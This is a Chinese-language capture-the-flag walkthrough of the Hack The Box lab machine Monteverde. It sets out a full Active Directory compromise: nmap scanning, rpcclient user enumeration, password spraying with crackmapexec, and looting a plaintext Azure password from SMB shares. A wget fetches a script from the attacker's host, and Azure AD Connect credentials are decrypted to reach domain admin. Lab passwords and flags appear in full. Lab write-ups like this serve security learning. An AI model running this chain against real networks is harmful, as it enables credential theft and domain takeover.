Monteverde(AD),訊息收集、爆破、Azure(漏洞[獲取root])

```
└─# nmap -sCV -
p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49667,49673,49674,496
76,49696 -A 10.10.10.172
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-01 02:01 PDT
Nmap scan report for 10.10.10.172
Host is up (0.21s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-
11-01 09:01:19Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49696/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
```

```
Network Distance: 2 hops
Service Info: Host: MONTEVERDE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-11-01T09:02:21
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

TRACEROUTE (using port 636/tcp)
HOP RTT       ADDRESS
1   210.68 ms 10.10.14.1
2   210.98 ms 10.10.10.172

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 114.00 seconds
```

139、445Port
SMB匿名失敗，沒帳密
rpcclient成功


```
用戶列表：querydispinfo並無發現登入帳密資訊
index: 0xfb6 RID: 0x450 acb: 0x00000210 Account: AAD_987d7f2f57d2
Name: AAD_987d7f2f57d2  Desc: Service account for the Synchronization
Service with installation identifier 05c97990-7587-4a3d-b312-309adfc172d9
running on computer MONTEVERDE.
index: 0xfd0 RID: 0xa35 acb: 0x00000210 Account: dgalanos       Name:
Dimitris Galanos  Desc: (null)
index: 0xedb RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)
Desc: Built-in account for guest access to the computer/domain
index: 0xfc3 RID: 0x641 acb: 0x00000210 Account: mhope  Name: Mike Hope
Desc: (null)
index: 0xfd1 RID: 0xa36 acb: 0x00000210 Account: roleary        Name: Ray
O'Leary       Desc: (null)
index: 0xfc5 RID: 0xa2a acb: 0x00000210 Account: SABatchJobs    Name:
SABatchJobs       Desc: (null)
index: 0xfd2 RID: 0xa37 acb: 0x00000210 Account: smorgan        Name: Sally
Morgan      Desc: (null)
index: 0xfc6 RID: 0xa2b acb: 0x00000210 Account: svc-ata        Name: svc-
ata   Desc: (null)
```

```
index: 0xfc7 RID: 0xa2c acb: 0x00000210 Account: svc-bexec      Name: svc-bexec Desc: (null)
```

就嘗試進行爆破看看，使用的 `Account name`。(SMB成功、winrm失敗)

```
└─# crackmapexec smb 10.10.10.172 -u user -p user
SMB         10.10.10.172    445    MONTEVERDE       [+] MEGABANK.LOCAL\SABatchJobs:SABatchJobs
```

smb(登入成功)



全下載來看，有2個文件有資料

1. `smbclient -U SABatchJobs //10.10.10.172/SYSVOL`
2. `smbclient -U SABatchJobs //10.10.10.172/users$ SABatchJobs`

指令：

```
smb: \> recurse on
smb: \> prompt off
smb: \> mget *
```

找到passwd? `4n0therD4y@n0th3r$`

```
└─# cat azure.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToString>
    <Props>
      <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
      <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
      <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
      <S N="Password">4n0therD4y@n0th3r$</S>
    </Props>
  </Obj>
</Objs>
```

嘗試稍早的帳號相同，密碼這個做爆破(成功)

```
crackmapexec winrm 10.10.10.172 -u user -p '4n0therD4y@n0th3r$'
WINRM       10.10.10.172    5985   MONTEVERDE       [+]
MEGABANK.LOCAL\mhope:4n0therD4y@n0th3r$ (Pwn3d!)
```

登入成功並獲取user flag

```
└─# evil-winrm -i 10.10.10.172 -u mhope -p '4n0therD4y@n0th3r$'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\mhope\Documents> whoami
megabank\mhope
*Evil-WinRM* PS C:\Users\mhope\Documents> type ../Desktop/user.txt
bc077fb41dc8c1ef7365b31dd273b150
*Evil-WinRM* PS C:\Users\mhope\Documents>
```

使用者資訊

```
*Evil-WinRM* PS C:\Users\mhope\Documents> whoami /all

USER INFORMATION
----------------

User Name      SID
============== =============================================
megabank\mhope S-1-5-21-391775091-850290835-3566037492-1601


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ===============================================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
MEGABANK\Azure Admins                      Group            S-1-5-21-391775091-850290835-3566037492-2601   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label           S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```

發現`azure admin`疑似有漏洞：`azure admin group privilege escalation`

參考：
https://github.com/Hackplayers/PsCabesha-tools/blob/master/Privesc/Azure-ADConnect.ps1

上傳到靶機：

```
wget 10.10.14.5:8000/Azure-ADConnect.ps1 -o Azure-ADConnect.ps1
```

執行失敗..應該要修改腳本，但我不會修。。丟GTP也不知道要改啥...

找到另外一組，紅隊腳本：https://github.com/rootsecdev/Azure-Red-Team/blob/master/AzureADConnect/ADSyncDecrypt.ps1

也執行失敗，但丟GTP發現要`路徑 "C:\Program Files\Microsoft Azure AD Sync\Bin\mcrypt.dll" 必須存在。`
剛剛看是有的...放棄，直接看答案

參考別人：https://medium.com/@roopesh.sg7/walk-through-htb-monteverde-43ff31542a92
跟剛剛做的差不多，但腳本他是exe，我的是ps1。他是在`C:\Program Files\Microsoft Azure AD Sync\Bin`這裡面執行腳本，我們跟著照做～晚點深入研究。
漏洞：https://github.com/VbScrub/AdSyncDecrypt/releases


```
*Evil-WinRM* PS C:\Program Files\Microsoft Azure AD Sync\Bin>
C:\users\mhope\downloads\AdDecrypt.exe -fullsql

======================
AZURE AD SYNC CREDENTIAL DECRYPTION TOOL
Based on original code from: https://github.com/fox-it/adconnectdump
======================

Opening database connection...
Executing SQL commands...
Closing database connection...
Decrypting XML...
Parsing XML...
Finished!

DECRYPTED CREDENTIALS:
Username: administrator
Password: d0m@in4dminyeah!
Domain: MEGABANK.LOCAL
```

獲取root flag


┌──(root㉿kali)-[/home/…/Desktop/tool/evil-winrm/bin]
└─# evil-winrm -i 10.10.10.172 -u administrator -p 'd0m@in4dminyeah!'
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detecti
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/
Info: Establishing connection to remote endpoint
Evil-WinRM PS C:\Users\Administrator\Documents> whoami
megabank\administrator
Evil-WinRM PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
b47ee43e299bfcbdb7880c28fee5125a
Evil-WinRM PS C:\Users\Administrator\Documents>